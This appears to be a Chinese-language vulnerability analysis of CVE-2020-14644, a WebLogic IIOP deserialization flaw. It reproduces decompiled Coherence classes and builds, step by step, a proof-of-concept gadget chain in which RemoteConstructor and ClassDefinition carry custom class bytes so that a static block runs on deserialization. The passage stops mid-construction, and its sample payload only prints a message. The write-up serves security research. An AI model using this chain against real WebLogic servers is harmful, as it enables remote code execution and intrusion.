

CVE-2020-14644 weblogic iiop反序列化漏洞分析

0x00 weblogic 受影响版本

Oracle WebLogic Server 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0

0x01 环境准备

1、安装weblogic server版本。

2、生成wlfu11client.jar包

安装weblogic_server可以参考

https://blog.csdn.net/qq_36868342/article/details/79967606。

wlfu11client可以通过，在安装完weblogic服务以后，来到

~/Oracle/Middleware/Oracle_Home/wlserver/server/lib 目录，运行 `java -jar`

~/Oracle/Middleware/Oracle_Home/wlserver/modules/com.bea.core.jarbuilder.jar，就会在lib目录下生成一个wlfu11client.jar包。这个wlfu11client.jar包包含了weblogic的基本所有功能类。

3、在IDEA新建一个工程文件。把coherence.jar包和wlfu11client.jar包放在同一个目录下，同时添加到库里。

0x02 反序列化gadget分析。

这次iiop的关键反序列化类是 `RemoteConstructor`。代码如下：

```
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package com.tangosol.internal.util.invoke;

import com.tangosol.io.ClassLoaderAware;
import com.tangosol.io.ExternalizableLite;
import com.tangosol.io.SerializationSupport;
import com.tangosol.io.Serializer;
import com.tangosol.io.SerializerAware;
import com.tangosol.io.pof.PofReader;
import com.tangosol.io.pof.PofWriter;
import com.tangosol.io.pof.PortableObject;
import com.tangosol.util.Base;
import com.tangosol.util.ExternalizableHelper;
import java.io.DataInput;
import java.io.DataOutput;
import java.io.IOException;
import java.io.ObjectStreamException;
import java.io.Serializable;
import java.util.Arrays;
import javax.json.bind.annotation.JsonbProperty;
```

```

public class RemoteConstructor<T> implements ExternalizableLite, PortableObject,
SerializationSupport, SerializerAware {
    @JsonbProperty("definition")
    protected ClassDefinition m_definition;
    @JsonbProperty("args")
    protected Object[] m_aoArgs;
    private transient Serializer m_serializer;
    protected transient ClassLoader m_loader;

    public RemoteConstructor() {
    }

    public RemoteConstructor(ClassDefinition definition, Object[] aoArgs) {
        this.m_definition = definition;

        for(int i = 0; i < aoArgs.length; ++i) {
            Object arg = aoArgs[i];
            aoArgs[i] = Lambdas.isLambda(arg) ?
Lambdas.ensureRemotable((Serializable)arg) : arg;
        }

        this.m_aoArgs = aoArgs;
    }

    public ClassIdentity getId() {
        return this.getDefinition().getId();
    }

    public ClassDefinition getDefinition() {
        return this.m_definition;
    }

    public Object[] getArguments() {
        return this.m_aoArgs;
    }

    public T newInstance() {
        RemotableSupport support = RemotableSupport.get(this.getClassLoader());
        return support.realize(this);
    }

    protected ClassLoader getClassLoader() {
        ClassLoader loader = this.m_loader;
        return loader == null ? Base.getContextClassLoader(this) : loader;
    }

    public boolean equals(Object o) {
        if (!(o instanceof RemoteConstructor)) {
            return false;
        } else {
            RemoteConstructor<?> that = (RemoteConstructor)o;
            return this == that || this.getClass() == that.getClass() &&
Base.equals(this.m_definition, that.m_definition) &&
Base.equalsDeep(this.m_aoArgs, that.m_aoArgs);
        }
    }

    public int hashCode() {

```

```

        int nHash = this.m_definition.hashCode();
        nHash = 31 * nHash + Arrays.hashCode(this.m_aoArgs);
        return nHash;
    }

    public String toString() {
        return "RemoteConstructor{definition=" + this.m_definition + ",
arguments=" + Arrays.toString(this.m_aoArgs) + '}';
    }

    public void readExternal(DataInput in) throws IOException {
        this.m_definition =
(ClassDefinition)ExternalizableHelper.readObject(in);
        Object[] aoArgs = this.m_aoArgs = new
Object[ExternalizableHelper.readInt(in)];

        for(int i = 0; i < aoArgs.length; ++i) {
            aoArgs[i] = ExternalizableHelper.readObject(in);
        }
    }

    public void writeExternal(DataOutput out) throws IOException {
        ExternalizableHelper.writeObject(out, this.m_definition);
        Object[] aoArgs = this.m_aoArgs;
        ExternalizableHelper.writeInt(out, aoArgs.length);
        Object[] var3 = aoArgs;
        int var4 = aoArgs.length;

        for(int var5 = 0; var5 < var4; ++var5) {
            Object o = var3[var5];
            ExternalizableHelper.writeObject(out, o);
        }
    }

    public void readExternal(PofReader in) throws IOException {
        this.m_definition = (ClassDefinition)in.readObject(0);
        this.m_aoArgs = in.readArray(1, (x$0) -> {
            return new Object[x$0];
        });
    }

    public void writeExternal(PofWriter out) throws IOException {
        out.writeObject(0, this.m_definition);
        out.writeObjectArray(1, this.m_aoArgs);
    }

    public Object readResolve() throws ObjectStreamException {
        return this.newInstance();
    }

    public Serializer getContextSerializer() {
        return this.m_serializer;
    }

    public void setContextSerializer(Serializer serializer) {
        this.m_serializer = serializer;
    }

```

```

        if (serializer instanceof ClassLoaderAware) {
            this.m_loader =
                ((ClassLoaderAware)serializer).getContextClassLoader();
        }
    }
}

```

RemoteConstructor 实现了 ExternalizableLite 接口，ExternalizableLite 接口继承了 Serializable，所以这个 RemoteConstructor 类是可以进行序列化的。

该类里没有 readObject 函数，但有 readResolve 函数。详细了解可以参考 https://blog.csdn.net/Leon_cx/article/details/81517603

目前总结如下：

- 必须实现 Serializable 接口或 Externalizable 接口的类才能进行序列化
- transient 和 static 修饰符修饰的成员变量不会参与序列化和反序列化
- 反序列化对象和序列化前的对象的全类名和 serialVersionUID 必须一致
- 在目标类中添加私有的 writeObject 和 readObject 方法可以覆盖默认的序列化和反序列化方法
- 在目标类中添加私有的 readResolve 可以最终修改反序列化回来的对象，可用于单例模式防止序列化导致生成第二个对象的问题

readResolve 操作是在 readObject 后面，所以 readResolve 会覆盖 readObject 的内容。

```

/Library/Java/JavaVirtualMachines/jdk1.8.0_211.jdk/Contents/Home/bin/java ...
连接到目标VM, 地址: '127.0.0.1:50753', 传输: '套接字', 传输: '{1}'
Exception in thread "main" java.lang.NullPointerException Create breakpoint
  at java.util.concurrent.ConcurrentHashMap.putVal(ConcurrentHashMap.java:1011)
  at java.util.concurrent.ConcurrentHashMap.putIfAbsent(ConcurrentHashMap.java:1535)
  at com.tangosol.internal.util.invoke.RemotableSupport.registerIfAbsent(RemotableSupport.java:161)
  at com.tangosol.internal.util.invoke.RemotableSupport.realize(RemotableSupport.java:128)
  at com.tangosol.internal.util.invoke.RemoteConstructor.newInstance(RemoteConstructor.java:122)
  at com.tangosol.internal.util.invoke.RemoteConstructor.readResolve(RemoteConstructor.java:233) <4 internal calls>
  at java.io.ObjectStreamClass.invokeReadResolve(ObjectStreamClass.java:1260)
  at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2078)
  at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1573)
  at java.io.ObjectInputStream.readObject(ObjectInputStream.java:431)
  at org.iiopt.Serializables.deserialize(Serializables.java:27)
  at org.iiopt.Serializables.deserialize(Serializables.java:22)
  at org.iiopt.App2.main(App2.java:30)
与目标VM断开连接, 地址为: '127.0.0.1:50753', 传输: '套接字', 传输: '{1}'

进程已结束, 退出代码1

```

查看下 readResolve 函数的内容：

```

public Object readResolve() throws ObjectStreamException {
    return this.newInstance();
}

public T newInstance() {
    RemotableSupport support = RemotableSupport.get(this.getClassLoader());
    return support.realize(this);
}

```

getClassLoader() 代码：

```
protected ClassLoader getClassLoader() {
    ClassLoader loader = this.m_loader;
    return loader == null ? Base.getContextClassLoader(this) : loader;
}
```

根据RemoteConstructor的构造函数可知。我们先写个大框架：

```
public class App2 {
    public static void main(String[] args) throws NotFoundException,
        IOException, CannotCompileException {
        /*ClassIdentity classIdentity = new ClassIdentity(
            org.iioptest1.class
        );*/


        RemoteConstructor remoteConstructor = new RemoteConstructor(
            new ClassDefinition(),
            new Object[]{}
        );

        byte[] serialize = Serializables.serialize(remoteConstructor);

        try {
            Serializables.deserialize(serialize);
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
        }

    }
}
```

因为this.m_loader是transient修饰的，所以loader会是null，返回的是Base.getContextClassLoader(this)。



看下RemotableSupport里面的realize方法：


```
public <T> T realize(RemoteConstructor<T> constructor) {
    ClassDefinition definition =
this.registerIfAbsent(constructor.getDefinition());
    Class<? extends Remotable> clz = definition.getRemotableClass();
    if (clz == null) {
        synchronized(definition) {
            clz = definition.getRemotableClass();
            if (clz == null) {
                definition.setRemotableClass(this.defineClass(definition));
            }
        }
    }

    Remotable<T> instance =
(Remotable)definition.createInstance(constructor.getArguments());
    instance.setRemoteConstructor(constructor);
    return instance;
}
```


第一张图片的报错是在registerIfAbsent方法里，因为ClassDefinition我们定义的是空，所以取到definition.getId()为null。

```
protected ClassDefinition registerIfAbsent(ClassDefinition definition) {
    assert definition != null;

    ClassDefinition rtn =
(ClassDefinition)this.f_mapDefinitions.putIfAbsent(definition.getId(),
definition);
    return rtn == null ? definition : rtn;
}
```

然后导致(ClassDefinition)this.f_mapDefinitions.putIfAbsent(definition.getId(), definition)报错了



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那我们接着看一下ClassDefinition是做啥的，必须给他一个初始化有值的对象，代码如下：

```
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package com.tangosol.internal.util.invoke;

import com.tangosol.io.ExternalizableLite;
import com.tangosol.io.pof.PofReader;
import com.tangosol.io.pof.PofWriter;
import com.tangosol.io.pof.PortableObject;
import com.tangosol.util.Base;
import com.tangosol.util.ClassHelper;
import com.tangosol.util.ExternalizableHelper;
import java.io.DataInput;
import java.io.DataOutput;
import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.OutputStream;
import java.lang.invoke.MethodHandle;
import java.lang.invoke.MethodHandles;
import java.lang.invoke.MethodType;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationTargetException;
import javax.json.bind.annotation.JsonbProperty;

public class ClassDefinition implements ExternalizableLite, PortableObject {
    protected transient Class<? extends Remotable> m_clz;
    protected transient MethodHandle m_mhCtor;
    @JsonbProperty("id")
    protected ClassIdentity m_id;
    @JsonbProperty("code")
    protected byte[] m_abClass;

    public ClassDefinition() {
    }

    public ClassDefinition(ClassIdentity id, byte[] abClass) {
        this.m_id = id;
        this.m_abClass = abClass;
        String sClassName = id.getName();
        Base.azzert(sClassName.length() < 65535, "The generated class name is
too long:\n" + sClassName);
    }

    public ClassIdentity getId() {
        return this.m_id;
    }

    public byte[] getBytes() {
```

```

        return this.m_abClass;
    }

    public Class<? extends Remotable> getRemotableClass() {
        return this.m_clz;
    }

    public void setRemotableClass(Class<? extends Remotable> clz) {
        this.m_clz = clz;
        Constructor<?>[] aCtor = clz.getDeclaredConstructors();
        if (aCtor.length == 1) {
            try {
                MethodType ctorType = MethodType.methodType(Void.TYPE,
aCtor[0].getParameterTypes());
                this.m_mhCtor =
MethodHandles.publicLookup().findConstructor(clz, ctorType);
            } catch (IllegalAccessException | NoSuchMethodException var4) {
                throw Base.ensureRuntimeException(var4);
            }
        }
    }

    public Object createInstance(Object... aoArgs) {
        try {
            return this.getConstructor(aoArgs).invokeWithArguments(aoArgs);
        } catch (NoSuchMethodException var10) {
            Constructor[] aCtors = this.m_clz.getDeclaredConstructors();
            Constructor[] var4 = aCtors;
            int var5 = aCtors.length;

            for(int var6 = 0; var6 < var5; ++var6) {
                Constructor ctor = var4[var6];
                if (ctor.getParameterTypes().length == aoArgs.length) {
                    try {
                        return ctor.newInstance(aoArgs);
                    } catch (InvocationTargetException | IllegalAccessException
| IllegalArgumentException | InstantiationException var9) {
                    }
                }
            }

            throw Base.ensureRuntimeException(var10);
        } catch (Throwable var11) {
            throw Base.ensureRuntimeException(var11);
        }
    }

    protected MethodHandle getConstructor(Object[] aoArgs) throws
NoSuchMethodException {
        if (this.m_mhCtor != null) {
            return this.m_mhCtor;
        } else {
            Class[] aParamTypes = ClassHelper.getClassArray(aoArgs);

            try {
                MethodType ctorType = MethodType.methodType(Void.TYPE,
ClassHelper.unwrap(aParamTypes));

```

```

        return MethodHandles.publicLookup().findConstructor(this.m_clz,
ctorType);
    } catch (NoSuchMethodException var6) {
        try {
            MethodType ctorType = MethodType.methodType(Void.TYPE,
aParamTypes);
            return
MethodHandles.publicLookup().findConstructor(this.m_clz, ctorType);
        } catch (IllegalAccessException var5) {
            throw Base.ensureRuntimeException(var5);
        }
    } catch (IllegalAccessException var7) {
        throw Base.ensureRuntimeException(var7);
    }
}

}

public void dumpClass(String sDir) {
    if (sDir != null) {
        File dirDump = new File(sDir, this.m_id.getPackage());
        boolean fDisabled = dirDump.isFile() || !dirDump.exists() &&
!dirDump.mkdirs();
        if (!fDisabled) {
            try {
                OutputStream os = new FileOutputStream(new File(dirDump,
this.m_id.getSimpleName() + ".class"));
                Throwable var5 = null;

                try {
                    os.write(this.m_abClass);
                } catch (Throwable var15) {
                    var5 = var15;
                    throw var15;
                } finally {
                    if (os != null) {
                        if (var5 != null) {
                            try {
                                os.close();
                            } catch (Throwable var14) {
                                var5.addSuppressed(var14);
                            }
                        } else {
                            os.close();
                        }
                    }
                }
            } catch (IOException var17) {
            }
        }
    }
}

public boolean equals(Object o) {
    if (!(o instanceof ClassDefinition)) {
        return false;
    } else {

```

```

        ClassDefinition that = (ClassDefinition)o;
        return this == that || this.getClass() == that.getClass() &&
Base.equals(this.m_id, that.m_id);
    }

}

public int hashCode() {
    return this.m_id.hashCode();
}

public String toString() {
    return "ClassDefinition{id=" + this.m_id + '}';
}

public void readExternal(DataInput in) throws IOException {
    this.m_id = (ClassIdentity)ExternalizableHelper.readObject(in);
    this.m_abClass = ExternalizableHelper.readByteArray(in);
}

public void writeExternal(DataOutput out) throws IOException {
    ExternalizableHelper.writeObject(out, this.m_id);
    ExternalizableHelper.writeByteArray(out, this.m_abClass);
}

public void readExternal(PofReader in) throws IOException {
    this.m_id = (ClassIdentity)in.readObject(0);
    this.m_abClass = in.readByteArray(1);
}

public void writeExternal(PofWriter out) throws IOException {
    out.writeObject(0, this.m_id);
    out.writeByteArray(1, this.m_abClass);
}
}

```

新框架代码如下:

```

public class App2 {
    public static void main(String[] args) throws NotFoundException,
IOException, CannotCompileException {

        ClassIdentity classIdentity = new ClassIdentity();

        ClassDefinition classDefinition = new ClassDefinition(
            classIdentity,
            new byte[]{}

        );

        RemoteConstructor remoteConstructor = new RemoteConstructor(
            classDefinition,
            new Object[]{}

        );

        byte[] serialize= Serializables.serialize(remoteConstructor);
    }
}

```

```

        try {
            Serializables.deserialize(serialize);
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
        }
    }
}

```

还是null，说明要对classIdentity也进行赋值初始化，classIdentity的构造函数如下：

```

public ClassIdentity(Class<?> clazz) {
    this(clazz.getPackage().getName().replace('.', '/'),
    clazz.getName().substring(clazz.getName().lastIndexOf(46) + 1),
    Base.toHexString(md5(clazz)));
}

protected ClassIdentity(String sPackage, String sBaseName, String sVersion)
{
    this.m_sPackage = sPackage;
    this.m_sBaseName = sBaseName;
    this.m_sVersion = sVersion;
}

```

可知ClassIdentity是一个new class。我们再同目录下创建一个test1的类。代码如下：

```

package org.iiop;

public class test1{
    static {
        System.out.println("success");
    }
}

```

执行代码放在优先级最高的static里。

修改代码：

```


ClassIdentity classIdentity = new ClassIdentity(org.iiop.test1.class);

    ClassDefinition classDefinition = new ClassDefinition(
        classIdentity,
        new byte[]{}


    );

```

definition.getId()终于不是null了。



最终来到



defineClass可以通过 <https://xz.aliyun.com/t/2272> 学习，我们可以看到sClassName已经是test1的值，但是abClass还是byte[]，按理abClass里面存储的应该是test1的bytes值，所以我们需要想办法把abClass的值改成test1的bytes。一种是反射来修改，一种是看abClass是在哪里复制的。

这里我们采取第二种方法，因为 `byte[] abClass = definition.getBytes();` 通过可知，abClass是通过definition来赋值的，但是definition我们前面在初始化的时候，只给了类名，没有给bytes，所以我们修改下代码。类的操作可以通过javassist库来进行操作。

代码修改如下：

```

classIdentity classIdentity = new ClassIdentity(org.iioP.test1.class);

